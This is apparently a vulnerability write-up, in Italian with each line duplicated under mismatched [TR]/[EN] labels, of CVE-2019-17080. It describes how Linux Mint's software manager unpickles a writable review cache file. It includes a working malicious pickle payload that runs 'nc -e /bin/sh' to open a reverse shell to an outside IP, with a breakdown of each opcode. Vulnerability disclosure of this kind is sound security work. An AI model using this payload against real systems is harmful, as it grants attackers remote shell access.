andhrimnirr/mintinstall-object-injection
CVE-2019-17080

[TR] Il gestore software di Linux Mint (v 7.9.5/9) causa l'esecuzione di iniezione di oggetti e codice arbitrario a causa di una configurazione errata.
[EN] Il gestore software di Linux Mint (v 7.9.5/9) causa l'esecuzione di iniezione di oggetti e codice arbitrario a causa di una configurazione errata.
mintinsall
[TR] Quando eseguiamo il gestore software di Mint, controlla se ci sono nuovi commenti; se ci sono, li scarica da new-reviews.list e li scrive su file.
[EN] Quando eseguiamo il gestore software di Mint, controlla se ci sono nuovi commenti; se ci sono, li scarica da new-reviews.list e li scrive su file.

code mintinstall.py
[TR] Quando il gestore software viene avviato per la prima volta, chiama la classe ReviewCache() dal modulo reviews.
[EN] Quando il gestore software viene avviato per la prima volta, chiama la classe ReviewCache() dal modulo reviews.

code reviews.py
[TR] Quando la classe ReviewCache viene avviata (init) chiama la funzione _load_cache().
[EN] Quando la classe ReviewCache viene avviata (init) chiama la funzione _load_cache().

[TR] La funzione Load cache legge il file nella variabile REVIEWS_CACHE e unserializza i dati nel file con l'aiuto del modulo pickle e mantiene alcuni valori in memoria.
[EN] La funzione Load cache legge il file nella variabile REVIEWS_CACHE e unserializza i dati nel file con l'aiuto del modulo pickle e mantiene alcuni valori in memoria.


[TR] Quando controllo il file, sembra che io abbia il permesso di scrittura.
[EN] Quando controllo il file, sembra che io abbia il permesso di scrittura.


[TR] Poiché possiamo eseguire operazioni di serializzazione/unserializzazione con il modulo Pickle, possiamo includere il modulo ed eseguire codice arbitrario usando il metodo reduce.
[EN] Poiché possiamo eseguire operazioni di serializzazione/unserializzazione con il modulo Pickle, possiamo includere il modulo ed eseguire codice arbitrario usando il metodo reduce.
[TR] In questo caso, se si tenta di unserializzare il file, il nostro codice dannoso verrà eseguito.
[EN] In questo caso, se si tenta di unserializzare il file, il nostro codice dannoso verrà eseguito.
cos
system
(S'nc -e /bin/sh 192.168.2.138 4545'
tR.
>> nome modulo c{os}
>> funzione
( >> oggetto indicatore
S >> legge fino alla fine della stringa e la mette nello stack
tR. >> chiama gli oggetti nello stack e mette il risultato nello stack.